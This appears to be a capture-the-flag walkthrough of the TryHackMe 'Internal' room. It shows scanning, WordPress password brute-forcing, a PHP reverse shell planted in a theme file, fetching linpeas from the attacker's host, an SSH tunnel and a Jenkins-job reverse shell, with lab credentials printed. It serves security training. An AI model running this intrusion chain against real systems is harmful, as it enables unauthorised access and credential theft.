Screenshot Walkthrough of:

https://tryhackme.com/room/internal:

**Brief**

You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in three weeks.

**Scope of Work**

The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).  The client has asked that you secure two flags (no location provided) as proof of exploitation:

* User.txt
* Root.txt

Additionally, the client has provided the following scope allowances:

* Ensure that you modify your hosts file to reflect internal.thm
* Any tools or techniques are permitted in this engagement
* Locate and note all vulnerabilities found
* Submit the flags discovered to the dashboard
* Only the IP address assigned to your machine is in scope

**Setup**:

export ip=10.10.203.235

mkdir /home/kali/THM/internal

cd /home/kali/THM/internal


sudo pwd

clear

**Scan**

1 Rustscan to nmap

rustscan -a $ip -- -A -sV -sC -T4 -Pn | tee TotalRustscan





Findings from the port scanner:

Two ports are open, 22 and 80

Port 22 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)


Port 80 Apache httpd 2.4.29

From this scan, we can assume the server runs a Linux operating system, most likely Ubuntu.

Enumerate port 80 and the web server:

sudo nikto -h <http://$ip> | tee nikto.log


sudo nmap -sV --script=http-enum -oN nmap-$ip-http-enum $ip




From the nmap scan we can expect a blog-type website, possibly made with WordPress. The server further has PHP enabled. Knowing this information will assist in a reverse shell generated from PHP.

Next we scaned for files and directories with a basic word list:

dirsearch -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u $ip -r -t 200




Basic first tier. A deeper recursive scan found the following directories and files



Web Browser information

<http://10.10.203.235/>



The “home” page shows the default Apache web server.

There is nothing that stands out from the website source code for this

Next we will look at some of the directories and files that were discovered


<http://10.10.203.235/blog/>



All the links link to internal.thm, not linked IP.




However, changing the link to the IP address gives a valid page:




A quick change in the local hosts file to include the domain:

10.10.203.235 internal.thm




Wordpress vulnerability shows what users exist and what does not.

For example user admin with a failed password shows:




A none exhibiting user shows the following:



For Wordpress we use wpscan to enumerate further

wpscan --url internal.thm/wordpress/ -e u




We confirmed the admin user.

There is also an outdated theme:




We used wpscan attempt a password for the admin user

wpscan --url internal.thm/wordpress/ --usernames admin --passwords /usr/share/wordlists/rockyou.txt



At the same time we ran a hyrda wordlist attack and found the same credentials




This gives us access to Wordpress and we can create and edit files.

As a result of the directory enumeration we know the blog page to run PHP. So we intend to load a php reverse shell. We need to either upload a .php file, or edit one on the system.

We attempted a normal PHP revers shell using one of the web pages but that did not load. Only HTML code was accepted and the text was edited.

Uploading media didn’t work either, as you could not upload PHP file

In the themes folder we located various PHP files that could be edited.



We added a PHP reverse shell in the 404.php file

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Then started a netcat listener on our local device.


In order to execute the file we had to visit the following page

<http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php>


Netcat listener:

rlwrap -cAr nc -nvlp 4444

python -c 'import pty; pty.spawn("/bin/bash")'



The /etc/passwd file shows me:



Seems there is only one user that is able to log on, aubreanna.

**Linpeas**

We copied linpeas over to the server using for a quick and complete scan.

python3 -m http.server 8000

and wget in the /tmp folder

wget <http://10.4.65.149:8000/linpeas.sh>


From linpeas I can see a docker proxy service

root 1436 0.0 0.1 404800 3404 ? Sl 07:45 0:00 \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.17.0.2 -container-port 8080




This runs on port 8080 but only to the ip of 172.17.0.2 and 127.0.0.1


This can be confirmed with the second IP:




And the active ports



Some interesting files:



Password in config files



The directory scan picked up


<http://internal.thm/phpmyadmin/>

Using the username and password found by linpeas we gain access

$dbpass='B2Ud4fEOZmVq';

$dbuser='phpmyadmin';

Nothing much but empty databases



Checking these files:

/var/lib/phpmyadmin/blowfish\_secret.inc.php

/var/lib/phpmyadmin/config.inc.php


/etc/phpmyadmin/config-db.php


/etc/phpmyadmin/htpasswd.setup

Nothing further of note

A search through txt file located wp-save.txt

Odd file in an odd folder







The etc/passwd file showed only 1 user as having access to log on.

We tested ssh user aubreanna password bubb13guM!@#123


ssh aubreanna@internal.thm





The Jenkins.txt confirms the service running on port 8080

There is no sudo access for this user




An SSH tunnel can be used to connect to a local ip and port on the internal machine.

sudo ssh -L 9000:172.17.0.2:8080 aubreanna@internal.thm

We use the same ssh password.


On our machine we go to <http://localhost:9000>

We discover the Jenkin logon.




We were unable to get more information about Jenkins except for a default username of admin


Using Burp Suite we capture the logon





Rockyou,txt found a password fast, admin and spongebob



I create a new Jenkins project, and execute a shell with a reverse shell to me








I have now connected to the Jenkins machine.

We are very limited on commands

